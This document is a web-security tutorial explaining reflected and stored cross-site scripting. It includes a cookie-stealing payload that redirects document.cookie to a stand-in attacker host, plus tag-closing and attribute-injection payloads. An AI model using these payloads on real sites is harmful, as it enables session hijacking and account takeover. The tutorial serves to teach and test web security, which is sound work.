Web pages are made of 3 common components:

- HTML - this is the syntax used to define the content and structure of a web page
- CSS - this is a language used to design and style the content of the web page
- Javascript - this is a language that is used to provide interactivity and animation to a web page
    - Javascript is very powerful and provides a lot of functions on a web page

Most Javascript code is found inside
<script></script>
These tags on a web page. The javascript code is either added directly between these tags or is called in a file using the src attribute inside the opening script tag e.g.
<script src='location-to-file'></script>
In general, the javascript inside the script tags is always executed when the page is loaded.

One of the other locations Javascript can be added to is attributes inside other HTML tags. For example:
<a href='/link' onclick='code-here'>
This HTML tag opens a link, but the onclick attribute executes Javascript code when the text specified by the HTML tag is clicked. The execution of the javascript in the attribute depends on the attribute e.g. onload will only execute javascript when the element is loaded.

A lot of different websites require user input. This includes everything from adding posts to a form to adding an amount in a bank transfer. We've seen that websites require Javascript to work properly. A malicious user could easily inject javascript into a page and perform malicious actions. This type of an attack is called XSS(Cross Site Scripting).

<u>Reflected XSS</u>
Reflected XSS is when arbitrary javascript is reflected off a server(and is not permanent). This is done in scenarios like error pages, links where the payload is passed as a request and also included in the response. The most common case for this is when an attacker sends a URL containing a malicious payload to the victim. The victim would click this URL and the payload would be executed(we'll explore what exactly we can do with a Javascript payload).

Stored XSS

Stored XSS is when arbitrary javascript is stored on a database and this javascript is retrieved and displayed to a user. This tends to be more dangerous than reflected XSS as the payload is automatically passed(and even executed) to a user.

Why is it dangerous

As mentioned above, Javascript is very powerful and an attacker can do many things with Javascript:

- Steal session cookies:
  - This would allow an attacker to access a user's account
- Write Keyloggers:
  - This would allow an attacker to extract sensitive information from a user such as credit card details
- General Spam:
  - An attacker could just be a nuisance and ruin a user's experience with a website by manipulating various elements on the page and more

For this scenario, we'll focus on stealing a cookie. On a web page, cookies can be accessed using the following javascript syntax:
document.cookie
Having this payload executed alone would not be not beneficial to an attacker. They've managed to access the cookie, but how would they actually retrieve it? A common method is to redirect a user to a domain including the cookie as a parameter. This is done using:
<script>window.location = 'attacker-web-site.com/page?param=' + document.cookie </script>

Here window.location redirects the user to the attacker controlled web site and passes in the cookie as a parameter. The attacker can then access the server log, retrieve this cookie and log in as the user. This isn't the only way of retrieving the cookie:

- Make an XML HTTP request to an attacker controlled domain:
  - This is more stealthy as you wouldn't have to redirect the user to a different page
- Make the cookie visible to an attacker:
  - If you manage to get XSS on some sort of forum/message, you can re-create the request used to add data to these pages. Once an attacker visits these pages, they can just view the cookie

Making Requests


As mentioned above, extracting a cookie using a request is quite common. These requests can be either *GET* or *POST*, and are usually done using AJAX(Asynchronous Javascript). This works well because AJAX can interact with a server in the background(there's no need to update or reload a page).

```
1   let xhr = new XMLHttpRequest();
2   xhr.open('GET', '/location', true);
3   xhr.setRequestHeader('Content-Type', 'application/json');
4   xhr.send([body-param])
```

Here the first line creates the XML HTTP request and stores it in the variable. The second line uses the open function to initialise the variable. It tells the browser what method to use(get or post), what path to send it to(in this case '/location'), and whether the request is asynchronous(true or false). In most cases, we want the request to be asynchronous so that the browser page doesn't reload and the request is sent in the background. Line 3 is optional and sets the content type header to ensure that the browser is sending data in a format that the server needs. Line 4 actually sends the request - the [body-param] is only necessary for a POST request and can have different formats(like JSON).

When injecting this payload into a page, we won't be able to separate them like shown above. So we'd put everything on one line(which is why the semicolons at the end of each line is important. Semicolons are used to indicate that a request is complete).

Before making an AJAX call, it's important to know the format of the request. You can look at what exactly is involved in a request using Burp. Alternatively, you can open the developers tool and keep the network tab open will you carry out request.



Example Domain

This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.

More information...

example.com
favicon.ico

```
▾ General
    Request URL: http://example.com/
    Request Method: GET
    Status Code: ● 200 OK
    Remote Address: 93.184.216.34:80
    Referrer Policy: no-referrer-when-downgrade
▾ Response Headers     view source
    Accept-Ranges: bytes
    Cache-Control: max-age=604800
    Content-Encoding: gzip
    Content-Length: 648
    Content-Type: text/html; charset=UTF-8
    Date: Wed, 18 Dec 2019 18:58:06 GMT
    Etag: "3147526947+gzip"
    Expires: Wed, 25 Dec 2019 18:58:06 GMT
    Last-Modified: Thu, 17 Oct 2019 07:18:26 GMT
    Server: ECS (nyb/1D0C)
    Vary: Accept-Encoding
    X-Cache: HIT
▾ Request Headers     view source
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/w
    ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
```

The network tab shows you all the headers for the request and will even show you response information.

Finding XSS

As mentioned above, your payload can be added to different aspects of a page. One common

aspect is between HTML tags. For example, imagine that a username is added inside the paragraph tags like
<p> username </p>
While just entering *<script></script>* may work. We want to close the paragraph tags. We could use the payload
</p><script>alert(document.cookie);</script><p>hi
When this is added to the page, the HTML will look like:
*<p>***</p><script>alert(document.cookie);</script><p>hi***</p>*

We also spoke about how javascript can be added to attributes. Imagine that a user is able to insert links and the page renders it in this way:
<a href='link'></a>
To ensure that our javascript executes correctly, we need to add in an attribute, but just adding a payload straight away would mean that it's within the single quotes so it won't execute:
<a href='link + payload'></a>
So this is what the correct payload would look like
link' onclick='alert(1);
Which is then inserted as follows
*<a href='***link' onclick='alert(1);***'></a>*

XSS Payloads In Real Life
We've seen that XSS can be quite dangerous and destructive. If you ever want to demonstrate a proof of concept for XSS the following payloads work well:
console.log(document.location)
This just displays the domain name in the browser javascript console without performing any destructive actions.

Since there are a lot of payloads and attributes, it's useful to refer to a list of them here:
- https://portswigger.net/web-security/cross-site-scripting/cheat-sheet
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet